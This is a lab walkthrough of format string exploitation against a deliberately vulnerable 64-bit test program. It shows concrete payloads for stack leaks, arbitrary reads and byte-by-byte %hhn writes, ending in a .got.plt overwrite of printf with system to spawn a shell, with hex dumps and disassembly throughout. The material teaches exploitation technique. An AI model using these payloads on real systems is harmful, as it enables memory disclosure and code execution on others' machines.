Format Strings:

Format strings are more powerful than First Generation and Second stack overflows, but they can be easily detected and patched. **Arbitrary memory addresses can be read and write** by carefully constructed inputs.


First and Second generations stack overflow	Third generations format strings
It's a security threat Technology continues to advance Sometimes it's hard to spot	It’s a programming error Basic techniques It's easy to spot

String truncation problem:

In a 64-bit execution environment, a string constructed by read with 0x00 in it is truncated when printf is parsed.

Causes of format string vulnerabilities:

The *printf family of format handlers doesn't take into account the number of arguments, but instead iterates over them during format string parsing. In 64-bit environments, 6 registers are used to pass parameters, rdi, rsi, rdx, rcx, r8, r9, and then 7, 8, and so on are pushed onto the stack. So when the s of printf(s) can be controlled, the %lx, %s, %p, %n format identifiers can be used to read and write to any memory address.



vuln_fmtstr.c is a vulnerable source, a loop is constructed to exploit the format string vulnerability multiple times.

Protection strategy:

no stack frame optimization, partial RELRO, NX protection enabled, PIE enabled.

```
root@debian:~/Documents/Security/Vulns/exploit/codes_vuln/formatstring# checksec --file=./vuln
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   43 Symbols
```

Implement memory leaks first. First, the simplest memory leak is a register leak. The construct payload is "%lx-%lx-%lx-%lx-%lx-%lx". lx reads a 64-bit value and matches the pointer to display the address of the little endian store in hexadecimal number. We get the output:

```
root@debian:~/Documents/Security/Vulns/exploit/codes_vuln/formatstring# ./exp
Send:
 >256C782D 256C782D 256C782D 256C782D< %lx-%lx-%lx-%lx- 00000000
 >256C782D 256C780A<                  %lx-%lx.         00000010
Recv:
7fff40ba52a0-18-7fef234d203d-0-7fef235d86a0-0
```

Since printf(s) has only one argument, the address of rdi=s, the first value in the output is the stack address of s, and the next five are the values of the next five registers.
Then, depending on the order in which the arguments were passed, the construction of %lx will read the arguments from the stack.Since vlun_fun has no arguments at all, it will read 64 bits from the top of the stack at vuln_fun, causing a stack leak.
The directional parameter accessor $is introduced.For example, %7$lx reads the seventh argument directly as a 64-bit read, which is at the top of the stack and takes 0x8 memory.

```
[0x00001070]> s sym.vuln_fun
[0x000011ba]> pdf
            ; CALL XREF from main @ 0x122c(x)
┌ 83: sym.vuln_fun (char *arg1);
│           ; arg char *arg1 @ rdi
│           ; var signed int64_t var_4h @ rbp-0x4
│           ; var char *format @ rbp-0x18
│           0x000011ba      55              push rbp
│           0x000011bb      4889e5          mov rbp, rsp
│           0x000011be      4883ec20        sub rsp, 0x20
```

According to this method, we get the return address of vuln_fun on the stack and the saved old rbp. In the figure above, r2 analyzes vuln_fuc to see that its stack size is 0x20, which requires 4 %lx offsets, plus 6 offsets from the registers, and constructs a payload of "%10$lx-%11$lx", resulting in the output:

```
root@debian:~/Documents/Security/Vulns/exploit/codes_vuln/formatstring# ./exp
Send:
 >25313024 6C782D25 3131246C 780A<     %10$lx-%11$lx.   00000000
Recv:
7ffd24f1d030-5603188d4231
```

As you can see from the above figure, we successfully fetched the old rbp and return address in the vuln_fun stack in the pie and aslr environments, and because %lx matches the pointer, it is not output in little endiannd order.

Arbitrary read:

Then, using the stack leak, you can use %s to read from any memory address. The %s format identifier indicates that the string should be read at the address of the parameter. Since address 0x00 is common in 64-bit environments, printf will truncate s at 0x00 if constructed as follows: p64(0x????) + "%s", so put the address after %s.

Next you want to read a string of instructions from the leaked return address, ending at 0x00. First, it must be calculated what stack offset s holds for our construction. r2 analysis shows that s is stored in main and at the top of the stack, and vuln_fun is called by main. Obviously s is offset to 12, but we want %s to start at the return address attached to s, so paylaod1= "%11$lx", vuln_fun_re=recv(12); payload2= "%13$s123" +p64(vuln_fun_re).

.exp > leak to look at the leaked information, you can see that the next instruction in main, b8, leaked.

```
00000000  53 65 6E 64 3A 20 0A 20 3E 32 35 33 31 33 31 32  Send: . >2531312
00000010  34 20 36 43 37 38 30 41 3C 20 20 20 20 20 20 20  4 6C780A<
00000020  20 20 20 20 20 20 20 20 20 20 20 20 20 20 25 31                %1
00000030  31 24 6C 78 2E 20 20 20 20 20 20 20 20 20 20 30  1$lx.          0
00000040  30 30 30 30 30 30 30 0A 28 52 65 63 76 29 0A 20  0000000.(Recv).
00000050  3E 33 35 33 35 36 36 33 33 20 36 36 36 32 33 35  >35356633 666235
00000060  33 39 20 33 36 33 32 33 33 33 31 3C 20 20 20 20  39 36323331<
00000070  20 20 20 20 20 20 35 35 66 33 66 62 35 39 36 32        55f3fb5962
00000080  33 31 20 20 20 20 20 30 30 30 30 30 30 30 30 0A  31     00000000.
00000090  53 65 6E 64 3A 20 0A 20 3E 32 35 33 31 33 33 32  Send: . >2531332
000000A0  34 20 37 33 33 31 33 32 33 33 20 33 31 36 32 35  4 73313233 31625
000000B0  39 46 42 20 46 33 35 35 30 30 30 30 3C 20 25 31  9FB F3550000< %1
000000C0  33 24 73 31 32 33 31 62 59 2E 2E 55 2E 2E 20 30  3$s1231bY..U.. 0
000000D0  30 30 30 30 30 30 30 0A 20 3E 30 41 3C 20 20 20  0000000. >0A<
000000E0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000F0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2E                  .
00000100  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000110  30 30 30 30 30 30 31 30 0A 52 65 63 76 3A 0A 0A  00000010.Recv:..
00000120  B8 31 32 33 31 62 59 FB F3 55                    .1231bY..U
```

exp in arbitrary-read.cpp.

Arbitrary write:

In addition to reading from any memory address, it is possible to use %n to write to

any memory address, provided that the memory area has write permission, of course. The %n format identifier indicates the number of characters to output before counting, which is the value to be written. We change the return address of printf to the return address of vuln_fun to break out of the loop, and append a line after printf(" pwned\n ") to see that the stack is unbalanced, but pwned works.
r2 analysis shows that the main function stack size is 0x100 to store s. So the offset between the old rbp and the return address in the printf stack is negative 0x20+0x100. The offset between the return addresses that need to be modified is analyzed by r2 as 0x1241-0x1210=0x31, which is no more than 16 bits and 2 bytes of change, and only the last 16 bits need to be modified. Here, to keep printf from processing large values, %n is modified byte-by-byte so that it accepts no more than 256 characters. Note that the addresses are modified in increasing order because the %c output character must be a positive number, so an if test is required. Calculate the address of the printf stack return address by constructing payload1= "%10$lx%11$lx", rbp=recv(12), return=recv(12) : Offset =main stack size 0x100+8 bytes rbp+8 bytes return+vuln_fun stack size 0x20+8 bytes printf stack return address =0x138 bytes. Next, payload2 is constructed based on the size of the last two bytes, and the output is obtained:

```
root@debian:~/Documents/Security/Vulns/exploit/codes_vuln/formatstring# ./exp
Send:
 >25313024 6C782531 31246C78 0A<       %10$lx%11$lx.    00000000
Recv:
 >37666664 35613934 39623830<          7ffd5a949b80     00000000
Recv:
 >35353862 66373531 64323431<          558bf751d241     00000000
Send:
 >25313324 73313233 489A945A FD7F0000< %13$s123H..Z.... 00000000
 >0A<                                  .                00000010
Recv:
 >0A10D251 F78B5531 3233489A 945AFD7F< ...Q..U123H..Z.. 00000000
Send:
 >25363563 25313524 68686E25 31343563< %65c%15$hhn%145c 00000000
 >25313624 68686E41 489A945A FD7F0000< %16$hhnAH..Z.... 00000010
 >499A945A FD7F0000 0A<                I..Z.....        00000020
Recv:
                                                                 
                  )AH??Z?pwned
pwned
```

Look at the figure above. payload1 gets the dynamic old rbp and the return address (under the vuln_fun stack), and payload0 gets the information 10d251f78b55 at the return address of the printf stack. It can be seen that the address is in reverse order, because the return address is stored in the stack in little endiannd order. Therefore, when the byte-by-byte modification is performed, the next two bytes should be modified from the address +0x0 and 0x1. The byte-by-byte modification of the if logic can be encapsulated in a function **arbitrary_byte_write.func.**
(Other extended funcs are in hex2.func,such as hex2string)

exp in arbitrary-write.cpp

Overwrite .got.plt:

On top of that, we want to implement shell execution, which we can do by overriding got.plt. We just need to overwrite the address of printf@glibc on got.plt to be the real virtual address of system, and then pass "/bin/sh" next time to implement system(" /bin/sh ") execution.
plt is writable due to the need for late binding. read -r analysis printf@glibc In got.plt, we can see that the offset is 0x4008. The payload1 construction leaks the stack to know that the return address in the vuln_fun stack is offset 0x1241, and the offset between the two is 0x2dc7.


```
Relocation section '.rela.dyn' at offset 0x610 contains 11 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000003dd0  000000000008 R_X86_64_RELATIVE                    1160
000000003dd8  000000000008 R_X86_64_RELATIVE                    1120
000000004028  000000000008 R_X86_64_RELATIVE                    4028
000000003fc0  000100000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.34 + 0
000000003fc8  000200000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTM[...] + 0
000000003fd0  000600000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000003fd8  000800000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_registerTMCl[...] + 0
000000003fe0  000a00000006 R_X86_64_GLOB_DAT 0000000000000000 __cxa_finalize@GLIBC_2.2.5 + 0
000000004040  000900000005 R_X86_64_COPY     0000000000004040 stdout@GLIBC_2.2.5 + 0
000000004050  000b00000005 R_X86_64_COPY     0000000000004050 stdin@GLIBC_2.2.5 + 0
000000004060  000c00000005 R_X86_64_COPY     0000000000004060 stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x718 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000004000  000300000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000004008  000400000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000004010  000500000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000004018  000700000007 R_X86_64_JUMP_SLO 0000000000000000 setvbuf@GLIBC_2.2.5 + 0
```

So by constructing payload2 any memory address read can get the real virtual address of printf in got, and ldd command can see that the glibc library used is /lib/x86_64-linux-gnu/libc.so.6, Analysis of the library shows that the offset(_IO_printf)-offset(system) is 0x6120, that is, 0x292c, a change of no more than three bytes, and this calculation can be performed using the ELF [] overloader. We can see that the printf function called in the program is actually the _IO_printf function from libc.

```
[0x0004bec0]> s sym._IO_printf
[0x00052450]> pd 8
            ;-- printf:
┌ 200: sym._IO_printf (int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4, int64_t arg5, int64_t arg6, int64_t arg7,
_e0h);
│ rg: 11 (vars 0, args 11)
│ bp: 0 (vars 0, args 0)
│ sp: 19 (vars 18, args 1)
│           0x00052450      4881ecd80000.  sub rsp, 0xd8
│           0x00052457      4889742428     mov qword [var_28h], rsi    ; arg2
│           0x0005245c      4889542430     mov qword [var_30h], rdx    ; arg3
│           0x00052461      48894c2438     mov qword [var_38h], rcx    ; arg4
│           0x00052466      4c89442440     mov qword [var_40h], r8     ; arg5
│           0x0005246b      4c894c2448     mov qword [var_48h], r9     ; arg6
│           0x00052470      84c0           test al, al
│       ┌─< 0x00052472      7437           je 0x524ab
[0x00052450]> s sym.system
[0x0004c330]> pd 8
│       │   ;-- __libc_system:
┌ 859: int sym.system (const char *string);
│ rg: 1 (vars 0, args 1)
│ bp: 0 (vars 0, args 0)
│ sp: 16 (vars 16, args 0)
│       │   0x0004c330      4885ff         test rdi, rdi               ; string
│      ┌──< 0x0004c333      740b           je 0x4c340
│      └──< 0x0004c335      e986fbffff     jmp 0x4bec0
│          0x0004c33a      660f1f440000   nop word [rax + rax]
│          ; CODE XREF from sym.system @ 0x4c333(x)
│      └──> 0x0004c340      4883ec08       sub rsp, 8
│           0x0004c344      488d3dee9c14.  lea rdi, str.exit_0         ; 0x196039 ; "exit 0" ; const char *string
│           0x0004c34b      e870fbffff     call 0x4bec0                ; int system(const char *string)
│           0x0004c350      85c0           test eax, eax
[0x0004c330]> rax2 -k 0x52450-0x4c330
0x6120
[0x0004c330]>
```

Then we modify the last three bytes of printf in got.plt by constructing a payload3 arbitrary write, using the arbitrary_byte_write function. Finally, the shell is executed

by passing "/bin/sh", and the output is as follows:



exp in overwrite-got-plt.cpp